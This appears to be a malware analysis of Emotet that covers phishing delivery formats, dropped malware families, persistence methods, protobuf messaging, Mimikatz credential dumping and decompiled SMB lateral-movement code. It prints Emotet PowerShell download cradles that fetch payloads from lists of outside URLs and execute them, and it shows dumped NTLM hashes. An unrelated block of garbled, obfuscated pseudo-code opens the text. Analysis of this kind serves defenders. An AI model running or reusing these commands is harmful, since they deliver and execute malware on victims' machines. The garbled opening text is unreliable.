uY.replace("8DXQr", ""); for {var QU = 9814; QU < 79; $i += 342} { var HYzz = "INbr"; } var LNh = "y5NWour"; for {var qdOrT = 6280; qdOrT < 172; $i += 132} { function $bMXoq[zm,SLUkT,ov]
{ function cwQer[wgOm,jeXgtk5Z,$7G0v,Ig] { var ZCnu7 = "Too lea fared stands bowl goodwill rue shrined Men grass Strode smooth star Rise perforce raised sunlit shrivelled bosom wax durst
afar miles Deep gracious"; } } } var zAsrx8 = LNh.replace("y5NWour", ""); var vPh = "Ybbo2[$"; var QV = "8nX;n"; function dnDS3xV9[maPNydCl,qUAeh1W,Ek,seZ,S1,dLS8jHSr] { for {var kwfo =
9948; kwfo < 180; $i += 118} { function GDTq[C2Q,zKz,uCgdtm] { var n7sQzpb = "head Stood hearkens confounds Above displays hard Knight drew Fire Not draughts Refund alter portal distune
bitterer trophies"; } } } var NOSSbYF = QV.replace("8nX;n", ""); function YmyxE8cJX { function dJC3f8n[TZX,E6LAPeT,nli8] { for {var CW1FCPs = 7368; CW1FCPs < 546; $i += 818} { var
RHolqmNZ; var WLgkblgm = "IUL[YwDW#]IK'ij"; } } } var d6szV = "c:2nz U"; function dZ[EAbIsdeY,h8H2rPmi,dP33GYHR] { var ZmQeJd = "break North knighthood courtesy clad indirectly rocks Fame
fluttered sick embarked sir breathed clomb Calls meets Awhile Scarce"; } var s5RpQ3f = d6szV.replace("c:2nz", ""); function JlhXjGRj { function EeQ8H[i22q,BUF,tsn,DiY6T0pE] { var fLScp =
"Pass glad thereby heavier smites hostry Because silent kindles royalty web broke First covert"; } } var Du = "Z*Kg+83if"; for {var wR3Qv = 9933; wR3Qv < 613; $i += 349} { var DnU = "Round
hungering unnatural shatters Hid TALE beguiled dishevel gazing gateway"; } var h8 = Du.replace("Z*Kg+83if", ""); function x4ZPjih[MQRc,VEk,UbTfw,EROLR,p3o] { function
```



Initial Access - Phishing



- PDF malware



- All malware file formats

FORMAT	NOTES
Microsoft Word 97-2003 Document (.DOC)	Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method
Microsoft Word XML Document (.XML)	Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method. Renamed with .DOC file extension
Office Open XML Document (.DOCX)	Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method. Renamed with .DOC file extension
JavaScript	Delivered in ZIP file attached to a phishing email or hyperlink in PDF. Downloads loader using MSXML2.XMLHTTP object
Portable Document Format (PDF)	Delivered as attachment in a phishing email. Contains hyperlink to Word document or JavaScript downloader

- Regular user accounts may be initially compromised to gain a foothold into an organization for further exploitation.
- Credential harvesting is not the infection vector of choice for Emotet, but it has been used in lieu of phishing to acquire access to a target infrastructure.


- Emotet drops:

Malware Variant	Description
TrickBot	Former Trojan capable of many functions, such as data exfiltration, lateral movement, and dropping other malware.
Qbot/Qakbot	Trojan capable of stealing data, browser information/hooks, keystrokes, credentials; described by CheckPoint as a “Swiss Army knife.”
IcedID	Trojan capable of web injection, credential harvesting, and dropping other malware.
Azorult	Information stealer capable of collecting sensitive system information, browsing data, cookies, passwords, cryptocurrency information, and other data.
Ryuk	Former ransomware gang; highly active for several years.
BlackCat	Highly active and successful ransomware gang.
Cobalt Strike	Highly versatile penetration testing tool often used for malicious purposes.

- Emotet can leverage PowerShell to download the payload and install itself.
- Below is the code to download Emotet and save it to the %Temp% folder, and then execute it with the regsvr32.exe command.


```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -command  
Out-String -InputObject "form.lnk" | Out-Null;  
[System.Text.Encoding]::ASCII.GetString("$ProgressPreference="SilentlyCon  
tinue";$links=("http://focusmedica.in/fmlib/IxBABMh0I2cLM3qq1GVv/", "http:  
//demo34.ckg.hk/service/hhMZrfC7Mnm9JD/", "http://colegiounamuno.es/cgi-bi  
n/E/", "http://cipro.mx/prensa/siZP69rBFmibDvuTP1L/", "http://filmmogzivota  
.rs/SpryAssets/gDR/", "https://creemo.pl/wp-admin/ZKS1DcdquUT4Bb8Kb/");for  
each ($u in $links) {try {IWR $u -OutFile  
$env:TEMP/GMOWDTRfIJ.xtq;Regsvr32.exe $env:TEMP/GMOWDTRfIJ.xtq;break}  
catch { }}") > "%tmp%\ezMgZunnfF.ps1" ; powershell -executionpolicy  
bypass -file "%tmp%\ezMgZunnfF.ps1"; Remove-Item "%tmp%\ezMgZunnfF.ps1"
```

- Emotet has moved away from this tactic after Microsoft disabled macros from the Internet by default earlier in 2023.



The screenshot of Process Explorer below depicts three steps:

1. The first command (cmd.exe) uses bogus directory paths until it navigates back to the root directory, down the correct path to invoke cmd.exe again.
2. The second command decodes part of the obfuscation and then executes the third command (cmd.exe).
3. The third command launches PowerShell.



WINWORD.EXE	3212	< 0.01	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\...\Desktop\emotachment\INVOICE_680691.doc"
cmd.exe	2148		c:\ESRVdif\QXHTBqdpAPGsQ\nDLFjHh\...\windows\system32\cmd.exe /c %ProgramData:~0,1%%ProgramData:~9,2% /V:/C"s
cmd.exe	3556		CmD /V:/C"set KR=GJdZuillnjKCSOHRyNDh0Xv@w,'-e:{\$gl84a6Pp5MT=sUE,WcF} z/B7xr3qLtymb+2f(\.1)&&for %I in (32,65,61,15
cmd.exe	3220		C:\Windows\system32\cmd.exe /S /D /c" FOR /F "tokens=3 delims=Wi8.C" %g IN ("type ^ findstr /go") DO %g &
powershell...	3844	0.12	PowerShell -

Image courtesy of Sophos


- Emotet will modify values in registry run keys and exploit the fact that they are executed each time a system is rebooted to maintain persistent access to a compromised system.
- Similarly, the Windows system will execute all programs and applications in the Startup folder each time it is rebooted. This can also be used for persistence.

Root Key	Description
HKCR (HKEY_CLASSES_ROOT)	Describes file type, file extension , and OLE (Object Linking and Embedding) information.
HKCU (HKEY_CURRENT_USER)	Contains user who is currently logged in to Windows and their settings.
HKLM (HKEY_LOCAL_MACHINE)	Contains computer-specific information about the hardware installed, software settings, and other information. The information is used for all users who log on to that computer. This key, and its subkeys, is one of the most frequently areas of the registry viewed and edited by users.
HKU (HKEY_USERS)	Contains information about all the users who log on to the computer, including both generic and user-specific information.
HKEY_CURRENT_CONFIG (HKCC)	The details about the current configuration of hardware attached to the computer.
HKDD (HKEY_DYN_DATA)	Only used in Windows 95, 98, and NT, the key contained the dynamic status information and plug and play information. The information may change as devices are added to or removed from the computer. The information for each device includes the related hardware key and the device's current status, including problems.

Persistence – Windows Service



“Startup type” can be set to “automatic” so that it starts up each time the system is booted, similar to registry run keys or the startup folder.



Scheduled Tasks



Emotet can use scheduled tasks to maintain persistence. Regsvr.exe registers a .dll file as a command component in the registry.

☐ 14:16:27 .300 04/11/2022	DESKTOP-06TTVCP-S-1-5-21-510332883-3059697393-2902996750-500 172.31.5.227 CreateFile file_path: C:\Windows\System32\Tasks\{2DA62B7D-3C0A-D704-8DCA-4C2D1432F731} process_path: C:\Windows\System32\svchost.exe process_user_domain: NT AUTHORITY process_user_name: SYSTEM attack::T1053.005	  
☐ 14:16:27 .309 04/11/2022	DESKTOP-06TTVCP-S-1-5-21-510332883-3059697393-2902996750-500 172.31.5.227 CreateScheduledTask local_hostname: DESKTOP-06TTVCP parent_process_path: C:\Windows\System32\regsvr32.exe process_arguments: "C:\Users\Administrator\AppData\Roaming\Administrator\Administrator\dupiiycd.dll",... process_user_name: Administrator task_name: {2DA62B7D-3C0A-D704-8DCA-4C2D1432F731} windows_event_id: 4698 attack::T1053.005	  



Emotet utilizes a variant of Google's protobuf system (short for protocol buffers) to send messages to servers. Specifically, it uses deliverable messages to communicate with a server to execute code. It sometimes does this by duplicating a user's token; specifically, a user who has higher privileges than those which Emotet is executing with.

```
message Deliverable {  
  required int32 ID = 1;  
  required int32 executeFlag = 2;  
  required bytes blob = 3;  
}
```

In the above protobuf message, ID is the module ID, blob is the binary data, and executeFlag determines how the binary loaded. The executeFlag field can be one of the following:

- 1: Reserved for payloads and standalone executables, like Trickbot. Drops in C:\ProgramData and executes.
- 2: Like Type 1, but duplicates user's token.
- 3: Loads the binary into memory. Typically used by modules, as they are mainly DLLs which can be easily loaded into memory.

Privilege Escalation – Local tools



- Emotet often makes use of common tools, such as Mimikatz, to aid in basic functions.
- Emotet uses Mimikatz for credential theft (NTLM hash compromise) to acquire higher level accesses.

```
PS C:\mimikatz> C:\mimikatz\x64\mimikatz.exe

.#####.  mimikatz 2.1.1 (x64) built on Jun 18 2017 18:46:28
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz                 (oe.eo)
'#####'                                       with 21 modules * * */

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 36128278 (00000000:02274616)
Session           : RemoteInteractive from 6
User Name         : jeff
Domain            : JEFFLAB
Logon Server      : JEFFLAB-DC01
Logon Time        : 09/07/2017 21:06:43
SID               : S-1-5-21-2490182989-4136226752-3308112936-1103

msv :
[00000003] Primary
* Username : Jeff
* Domain   : JEFFLAB
* NTLM     : d4dad8b9f8ccb87f6d6d02d7388157ea
* SHA1     : e4f5195ed2fcd0e67f46f09602cb5ca7acee6f90
[00010000] CredentialKeys
* NTLM     : d4dad8b9f8ccb87f6d6d02d7388157ea
* SHA1     : e4f5195ed2fcd0e67f46f09602cb5ca7acee6f90
tsnkr :
```



Emotet will often embed commands and variable values into other files. Below we have locations and functionality for downloading the Emotet code itself embedded in other filler code

```
powershell $Californiara='MoviesOutdoorssp';$methodologyjj=new-object Net.
WebClient;$PersonalLoanAccountha='http://www.unitepro.mx/PyZTGc_yPRX0x_ik0aFT@http://www.nkalitin.
ru/3ghp_FE5B5_77azu@http://www.jessie-equitation.fr/H4Nn9_X736_ajR0Ty@http://www.lidstroy.
ru/adfdl_tnvFDCC@http://www.kartonaza-hudetz.hr/LERDIp_zNxmR_9A26'.Split('@')
;$depositpd='Bedfordshirewj';$Incredibleqm =
'509';$brandbu='Liaisonjj';$ToolsIndustrialBooksit=$env:public+'\'+$Incredibleqm+'.exe';foreach(
$hapticom in $PersonalLoanAccountha){try{$methodologyjj.DownloadFile($hapticom, $ToolsIndustrialBooksit)
;$SwissFranczh='bluetoothio';If ((Get-Item $ToolsIndustrialBooksit).length -ge 80000) {Invoke-Item
$ToolsIndustrialBooksit;$supplychainsoh='compressinghz';break;}}catch{}}$Forwardji='indexingjd';
```

- Emotet will sometimes embed its entire code into other files in order to avoid detection.
- Here we have a self-extracting RAR file, which contains two self-spreading binaries.

```
Scanning the drive for archives:
1 file, 556318 bytes (544 KiB)

Extracting archive: 9.file
--
Path = 9.file
Type = zip
Physical Size = 556318
Embedded Stub Size = 156672
Comment = ;Dàñîîëîæáíúé îèæå êîîîâîðàðèé ñîååðæèò êîîâîâû SFX-ñöâîàðèÿ

Setup=worm.exe
Silent=1
Overwrite=1


Everything is Ok

Files: 2
Size:      936448
Compressed: 556318
```


Credential Access – Web browsers



- Emotet use freely-available WebBrowserPassView tool, which can reveal passwords stored by: Internet Explorer, Mozilla Firefox, Google Chrome, Safari, Opera, and other browsers...



- Emotet use the freely-available network password access tool, which can recover:
- Log-in passwords for systems on a LAN
- Passwords for Exchange server accounts
- Passwords for messaging apps/platforms
- Browser-stored passwords
- Passwords stored by Remote Desktop



The Emotet Cyberattack Lifecycle




Image courtesy of C|Security/MS-ISAC



- Server Message Block can be exploited for lateral movement.
- The code bellow right allows for lateral movement (“_connect_result” routine at bottom)

```
39 share_name = fn_decrypt_emo_string_2(); // IPC$
40 connect_result = fn_connect_2_share_via_WNetAddConnection2W(remote_server_name, share_name, 0i64, 0i64);
41 if ( connect_result )
42 {
43     if ( connect_result == ERROR_BAD_NETPATH )
44         goto EXIT;
45     v7 = ptr_spreader_struct;
46     for ( i = ptr_spreader_struct->current_username_struct; i; i = i->next_username_struct )
47     {
48         current_password_struct = v7->current_password_struct;
49         if ( current_password_struct )
50         {
51             username_buf = i->username_buf;
52             while ( TRUE )
53             {
54                 password_buf = current_password_struct->password_buf;
55                 // Connect to IPC$ using hardcoded creds.
56                 _connect_result = fn_connect_2_share_via_WNetAddConnection2W(remote_server_name, share_name, i->use
57                 if ( !_connect_result )
58                     goto SUCCESS_IPC_CONNECTION;
59                 if ( _connect_result == ERROR_BAD_NETPATH || fn_WaitForSingleObject(ptr_spreader_struct->module_arg
